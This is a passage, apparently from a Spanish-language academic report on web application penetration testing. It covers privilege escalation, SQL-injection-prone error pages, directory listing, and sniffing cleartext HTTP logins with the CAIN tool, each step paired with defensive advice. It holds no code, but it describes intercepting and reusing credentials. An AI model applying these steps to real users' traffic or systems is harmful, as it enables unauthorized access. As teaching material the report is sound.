

Figura 5.8 Acceso a funcionalidad de administrador.

A este tipo de fallo se le conoce como escalar privilegios, lo cual resulta en una vulnerabilidad de alto riesgo ya que un usuario puede tener acceso a funcionalidad que pueda cambiar el aspecto de la aplicación o incluso acceder a información confidencial.

Manejo de Errores

Una de las vulnerabilidades que menos se toman en cuenta en una aplicación web, es el manejo de errores, esto debido a que la mayoría de los dueños de aplicaciones Web no ven el riesgo que este fallo tiene.

Una de las consecuencias más serias de este fallo es la inyección de código SQL. Durante las pruebas de penetración es muy común encontrar este tipo de vulnerabilidad sobre todo al momento de evaluar los campos de entrada.
A continuación se muestran algunas pantallas donde la aplicación es vulnerable a este fallo. (Figuras 5.9, 6.0)



Figura 5.9 Manejo de errores sobre .NET.

Mediante este fallo es posible saber información que puede ser utilizada por un atacante para realizar ataques más sofisticados.



Figura 6.0 Manejo de errores de base de datos.

Mediante este fallo es posible hacer pruebas para inyectar código SQL.

Es recomendable no despreciar este tipo de fallos aunque parezcan sin importancia, pues un usuario mal intencionado puede utilizar esta información para fines ilícitos.

Texto Claro

La aplicación esta sobre un protocolo conocido como protocolos de texto claro, esto quiere decir que las comunicaciones a través del medio viajan sin estar protegidas contra ataques que pueden interceptarlas y así conocer información confidencial.

Como se vio en capítulos anteriores el protocolo HTTP envía la información en texto claro, durante esta prueba utilizaremos una herramienta que permite obtener información sensible como lo es las credenciales de acceso, a la aplicación.

El primer punto es iniciar esta herramienta de nombre CAIN la cual puede ser descargada desde internet de forma gratuita, además que no se requieren de conocimientos avanzados en computación para utilizarla (Figura 6.1).



Figura 6.1 Herramienta CAIN.

Para activar el interceptor de comunicaciones basta con darle click en icono de sniffing (Figura 6.2). Una vez que está activo solamente tenemos que esperar que un usuario de la aplicación intente acceder a ella (Figura 6.3)

Una vez que se obtienen las credenciales de acceso basta con probarlas en la aplicación y de esta forma tenemos los permisos asignados al usuario legítimo (Figura 6.4).



Figura 6.2 Sniffer activado.



Figura 6.3 Intercepción de credenciales de acceso.



Figura 6.4 Acceso a la aplicación con el usuario JC.

Por este motivo es importante que las comunicaciones vayan aseguradas por la red, esto se logra con el protocolo de comunicaciones HTTPS, como se explicó en capítulos anteriores.

Protección de Datos

Otra vulnerabilidad que es menospreciada es la protección de los datos, entre ellos los directorios de la aplicación web, en la siguiente prueba intentaremos tener acceso a ellos.

Para saber si una aplicación es vulnerable a este fallo, basta con ir recortando la dirección URL desde el navegador (Figura 6.5).



Figura 6.5 Prueba de listado de directorios.

Como se puede apreciar en la figura anterior es posible tener acceso a los directorios de la aplicación Web, es recomendable ir navegando por cada uno de ellos para encontrar información sensible o que pueda ayudar a un atacante para realizar un ataque más sofisticado.

Durante la exploración de estos directorios se detectaron carpetas de respaldo de la aplicación (Figura 6.6).



Figura 6.6 Directorios de respaldo.

Una vez dentro de ellos es posible tener acceso a versiones anteriores de la página (Figura 6.7).



Figura 6.7 Versiones de respaldo.

6.2.2. Desarrollo de las pruebas genérica

Las pruebas anteriores se realizaron sobre un laboratorio, por lo cual a petición del asesor de este reporte se realizaron algunas pruebas sobre una aplicación publicada en internet.

La aplicación que utilizaremos fue encontrada mediante una búsqueda sencilla en google. En ella se harán las siguientes actividades:

- Listado de directorios
- Inyección de código Java Script
- Inyección de SQL

Estas pruebas solo son hasta un nivel prueba de concepto sin llegar a ser intrusivas.

De nueva cuenta se aclara que la aplicación buscada y utilizada para las pruebas aquí descritas es una especialmente creada para fines demostrativos y de entrenamiento para este tipo de pruebas.

Listado de directorios

Para esta prueba se harán los pasos que se realizaron en la aplicación prototipo. Se irán cortando las URLs hasta llegar a algún directorio que nos permita visualizar su contenido (Figura 6.8)

